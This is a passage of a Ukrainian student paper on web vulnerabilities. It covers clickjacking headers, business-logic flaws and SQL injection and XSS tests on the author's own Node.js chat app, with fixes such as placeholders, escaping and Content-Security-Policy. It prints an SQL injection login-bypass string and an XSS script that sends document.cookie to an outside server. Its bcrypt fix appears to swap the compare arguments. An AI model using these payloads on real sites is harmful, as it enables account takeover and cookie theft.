


Рисунок 3.2 Сторінка вразлива до Clickjacking

Як бачимо сторінка відобразилася (Рисунок 3.2), тобто вона є вразливою.

## 3.2 Захист від Clickjacking

Для захисту від подібної атаки слід використовувати заголовок X-Frame-Options [7], який вказує які сайти можуть завантажувати дану сторінку у вигляді iframe. Заголовок може містити 3 значення:

- DENY – не дозволяє відображати дану сторінку у iframe ніде.

- SAMEORIGIN – дозволяє відображати сторінку у iframe тільки у межах поточного домену.

- ALLOW-FROM URI – дозволяє відображати сторінку у iframe сайтів з вказаним URI (не рекомендовано використовувати, оскільки більшість браузерів не підтримують, замість цього ви можете використати директиву frame-ancestors у заголовку Content-Security-Policy).

Щоб нічого випадково не забути і не пропустити, краще перевіряйте ваш сайт на присутність всіх необхідних заголовків. Наприклад ви можете використати securityheaders.com, який перевірить присутність важливих для безпеки заголовків (Рисунок 3.3).




Рисунок 3.3 Перевірка заголовків

# Розділ 4. Логічні вразливості веб-застосунків

Логічні вразливості веб-застосунків – це недоліки у дизайні та реалізації застосунку, які дозволяють зловмиснику порушуючи певні логічні сценарії викликати неправильну поведінку застосунку [8].

Основним недоліком даної вразливості є те, що її майже неможливо виявити за допомогою статичного аналізу коду. Якщо для перевірки на ін’єкції достатньо перевіряти місця де приймаються дані користувача, то для перевірки логіки слід перевірити всі можливі сценарії поведінки користувача. Ще один недолік – у кожного веб-застосунку може бути унікальна логіка для деяких операцій, і чим складніша система, тим більше логічних вразливостей там може виникнути, тому створити узагальнений процес перевірки для всіх застосунків дуже складно.

## 4.1 Приклади логічних вразливостей

### 4.1.1 Відхилення від стандартного сценарію поведінки

Для прикладу розглянемо порушення логіки у Інтернет-магазині електронних книг. Від користувача очікується наступна послідовність дій:

1. Додавання книг до корзини
2. Підтвердження замовлення та перехід до сплати
3. Сплата замовлення, після якої користувачу надсилаються електронні версії придбаних книг.

Але користувач порушує логіку застосунку виконуючи наступні дії:

1. Додавання книг до корзини
2. Підтвердження замовлення та перехід до сплати

3. У іншій вкладці користувач додає нові книги до корзини (у корзині присутні книги для яких відкрита сторінка сплати, та нові книги, вартість яких не врахована на сторінці сплати).
4. Здійснюється сплата у попередньо відкритій сторінці, де врахована тільки вартість книг, які були додані до переходу до сплати.
5. Додаток бачить, що сплата пройшла, та надсилає користувачу на email-адресу всі книги присутні у корзині на момент сплати.

Таким чином користувачем було знайдено логічну вразливість у веб-застосунку. Для впровадження подібної вразливості від користувача не вимагається знань з мов програмування, достатньо просто спробувати провести певні дії і подивитися, що трапиться.

### 4.2.2 Доступ до заборонених даних

Припустимо користувач має своє резюме на сайті та хоче його завантажити. Щоб завантажити своє резюме потрібно бути авторизованим на сайті. Натискаючи на кнопку «Завантажити» користувач бачить, що на сервер надсилається запит http://www.resume.com/upload&id=257, де id – унікальний ідентифікатор користувача. Якщо у застосунку немає додаткових перевірок прав доступу користувача, то зрозумівши логіку запиту, та змінюючи значення параметру id зловмисник може завантажити дані інших користувачів, а автоматизувавши цей процес та перебираючи всі можливі значення id, можна вивантажити дані всіх користувачів.

## 4.2 Захист від логічних вразливостей

Головною вимогою для захисту веб-застосунку від логічних вразливостей є повне розуміння розробниками логіки поведінки застосунку, та перевірка всіх можливих сценаріїв поведінки користувача. Під всіма можливими сценаріями

мається на увазі не лише та послідовність дій, яка є правильною з точки зору розробника системи, а й варіації даної послідовності, які теоретично можуть призвести до неправильної поведінки.

Наприклад, у банку користувач не може пересилати від’ємну кількість коштів або кількість коштів більшу за його баланс. Ці обмеження контролюються на клієнтській стороні. Але під час надсилання запиту користувач перехоплює його і змінює кількість на від’ємну, серверна частина ніяк це не перевіряє, оскільки розраховує, що до неї надійде правильний запит, і операція, яка не мала б відбутися за логікою застосунку, відбувається. З прикладу зрозуміло, що головне – додати перевірки дотримання логічних вимог на серверній стороні.

Користувач здійснює сплату замовлення і сума коштів до сплати надсилається у запиті – перерахуйте суму на сервері і впевніться, що вона правильна.

Перед переходом до якоїсь сторінки користувач мав повторно ввести пароль, але він просто ввів адресу цільової сторінки – перевірка чи було введено пароль.

Користувач намагається доступитися до сторінки, яка не має бути йому доступною – перевірка чи має користувач права доступу.

Неможливо описати всі специфічні перевірки, не знаючи логіки роботи застосунку. Для захисту від даного типу атак завжди перед здійсненням дії на сервері перевіряйте дотримано всі умови, за яких вона має правильно здійснюється.

# Розділ 5. Тестування вразливостей на власному застосунку

## 5.1 Опис застосунку

Для тестування було розроблено MVP (мінімально життєздатний продукт) веб-застосунок для спілкування між авторизованими користувачами. Застосунок написано з використанням платформи Node.js, фреймворку Express.js та бази даних MySQL. Застосунок складається зі сторінки входу (Рисунок5.1) та сторінки повідомлень (Рисунок 5.2).




Рисунок 5.1 Сторінка входу




Рисунок 5.2 Сторінка повідомлень

## 5.2 Тестування SQL injection

Спробуємо обійти форму авторизації за допомогою SQL ін’єкції. Існує користувач з ім’ям Mike і паролем password (Рисунок 5.3), замість паролю вводимо стрічку: «" OR 1=1 -- »




Рисунок 5.3 Обхід логін-форми тестового застосунку

Вхід здійснено успішно.

Ось як виглядав запит до бази даних:

```
let res = conn.query(`SELECT username, password
                FROM users
                WHERE username ="`+login+`" AND password="`+password+'"');
```

Ось який запит пішов до бази даних:

```
SELECT username, password
                FROM users
               WHERE username ="mike" AND password="" OR 1=1 -- " LIMIT 1
```

Одним з варіантів усунення цієї вразливості є використання заповнювача (plaseholder) замість безпосередньої вставки параметрів прямо у запит:

```
let res = conn.query(`SELECT username, password
            FROM users
            WHERE username =? AND password=?`, [login, password]);
```

Після цієї модифікації зловмисник не зможе власноруч закрити лапки, які відповідають змінній паролю та дописати власні умови, оскільки відбувається екранування і запит виглядає наступним чином:

```
SELECT username, password
                FROM users
                WHERE username ='Mike' AND password='\" OR 1=1 -- '
```

Іншим способом прибрати дану вразливість є зміна логіки перевірки паролю користувача. Зараз з запиту бачимо, що і пароль, і логін перевіряються безпосередньо у коді SQL.

Замінимо логіку наступним чином:

```
async function signin(login,password) {
   const conn = await db.connection();

   let res = conn.query(`SELECT username, password
                FROM users
                WHERE username =?`, [login])
   conn.release();
   return res;
}

const login = (req, res, next) => {
   try {
      const { username, password } = req.body

      let user = {
         username,
         password
```

```
        }
        signin(username, password).then((data)=>{
            console.log(data[0])
            let users = JSON.parse(JSON.stringify(data[0]))

            if(users.length>0 ){
                bcrypt.compare(users[0].password, password).then(result =>{
                    if(result){
                        res.locals.user = users[0]
                        next()
                    }else {
                        res.status(400).json({
                            error: 'Incorrect username or password'
                        })
                    }
                })
            }
        })
    } catch (error) {
        res.status(500).json({ error })
    }
}
```

Таким чином перевірка паролю відбувається не на рівні бази даних, а безпосередньо у коді і зловмисник не зможе обійти її за допомогою SQL ін’єкції.

## 5.3 Тестування XSS атаки

Для тестування XSS атаки спробуємо ввести замість повідомлення наступний код:

<script> $.ajax({ type: 'POST', url: http://localhost:8888/'+document.cookie });
</script>

Після надсилання, бачимо, що текст надісланого повідомлення не відображається (Рисунок 5.4), але на зловмисному сервері вже отримано cookies користувачів


Рисунок 5.4 XSS атака

Крок 1: Блокуємо доступ до cookies на клієнтській стороні за допомогою встановлення атрибуту HttpOnly=true.

Спробуємо надіслати повідомлення: <script> alert(document.cookie); </script>.

Як бачимо, доступу до cookies на клієнтській стороні тепер немає (Рисунок 5.5), але XSS захищені лише cookies, застосунок досі є вразливим до XSS ін’єкцій.




Рисунок 5.5 Доступ до cookies заборонено

Крок 2: Додаємо обробку даних користувача перед збереженням їх до бази даних.

Для запобігання XSS ін’єкції перед збереженням інформації, що відображається на html-сторінці виконуємо екранування символів. Для цього

застосовуємо функцію escapeHtml, яка виконує заміну символів ‘, ”, <, >, & на їх коди.

Спробуємо створити користувача з ім’ям: <script>alert(1);</script>

Після обробки імені функцією escapeHtml до бази даних вставиться ім’я: <script>alert(1);</script> (Рисунок 5.6)

| user_id | username | password |
|---|---|---|
| 14 | <script>alert(1);</script> | $2b$10$ukQu47GqSDAPCtFSnAR/het8NGO2f92gZoG3Mq... |

Рисунок 5.6 Ім’я користувача у базі даних після використання escapeHtml

Спробуємо вкласти XSS ін’єкцію у повідомлення (Рисунок 5.7):


Рисунок 5.7 Повідомлення після використання escapeHtml

## 5.4 Встановлення Content-Security-Policy

Для убезпечення веб-застосунку від спроб Clickjacking атак та XSS атак встановлюється заголовок Content-Security-Policy, який фільтруватиме сайти з яких ви можете брати дані. Для цього спочатку додаємо до застосунку код:

```
app.use(function (req, res, next) {
   res.setHeader(
      'Content-Security-Policy',
      "default-src 'self';" +
      "frame-ancestors 'none'"
   );
   next();
});
```

Після запуску застосунку бачимо наступні помилки (Рисунок 5.8).




Рисунок 5.8 Помилки при зверненнях до сайтів, що не додані до «білого списку»

Для усунення помилок додаємо відповідні адреси до заголовку.

```
app.use(function (req, res, next) {
   res.setHeader(
      'Content-Security-Policy',
      "default-src 'self';" +
      "style-src 'unsafe-inline' 'self'
https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-beta/css/bootstrap.min.css
https://getbootstrap.com/docs/4.0/examples/signin/signin.css;" +
      "script-src 'unsafe-inline' 'self' https://code.jquery.com/jquery-3.4.1.min.js;"
+
      "frame-ancestors 'none'"

   );
   next();
});
```

В результаті отримаємо наступний заголовок (Рисунок 5.9).


Рисунок 5.9 Заголовок Content-Security-Policy

# Висновок

У процесі досліджень було розглянуто найтиповіші та найвідоміші вразливості веб-застосунків, такі як SQL Ingection, XSS та Clickjacking. Також було окремо розглянуто логічні вразливості веб-застосунків, які є вкрай небезпечними та неприємними, оскільки здавалося б в коді все реалізовано правильно і помилок не виникає, а вразливість є, і її знаходження може зайняти тривалий час, особливо, якщо це великий проект.

Для кожної з розглянутих атак було продемонстровано методи її запобігання. Атаки тестувалися на демонстраційних веб-застосунках, також було створено власний тестовий застосунок на Node.js, на якому було розглянуто методи запобігання найпоширенішим вразливостям.

Незважаючи на постійні публікації в Інтернеті про вразливості веб-застосунків, бібліотек, фреймворків та інших програмних продуктів, досі існують проблеми з побудовою захищених веб-застосунків. Тому вкрай важливо для створення надійних веб-застосунків тестувати їх та прибирати вразливі місця у логіці та у коді.

# Перелік використаних джерел

[1] – Justin Clarke, Rodrigo Marcos Alvarez, Dave Hartley, Joseph Hemler, Alexander Kornbrust, Haroon Meer, Gary O'Leary-Steele, Alberto Revelli, Marco Slaviero, Dafydd Stuttard «SQL Injection Attacks and Defense», pp. 148-156 ,2009

[2] – Cross Site Scripting (XSS) [Електронний ресурс] – Режим доступу до ресурсу: https://owasp.org/www-community/attacks/xss/

[3] – How to prevent XSS [Електронний ресурс] – Режим доступу до ресурсу: https://portswigger.net/web-security/cross-site-scripting/preventing

[4] – Cross Site Scripting Prevention Cheat Sheet [Електронний ресурс] – Режим доступу до ресурсу: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[5] – Content Security Policy (CSP) Quick Reference Guide [Електронний ресурс] – Режим доступу до ресурсу: https://content-security-policy.com/

[6] – Clickjacking [Електронний ресурс] – Режим доступу до ресурсу: https://www.imperva.com/learn/application-security/clickjacking

[7] – Clickjacking Defense Cheat Sheet [Електронний ресурс] – Режим доступу до ресурсу: https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

[8] – Business logic vulnerabilities [Електронний ресурс] – Режим доступу до ресурсу: https://portswigger.net/web-security/logic-flaws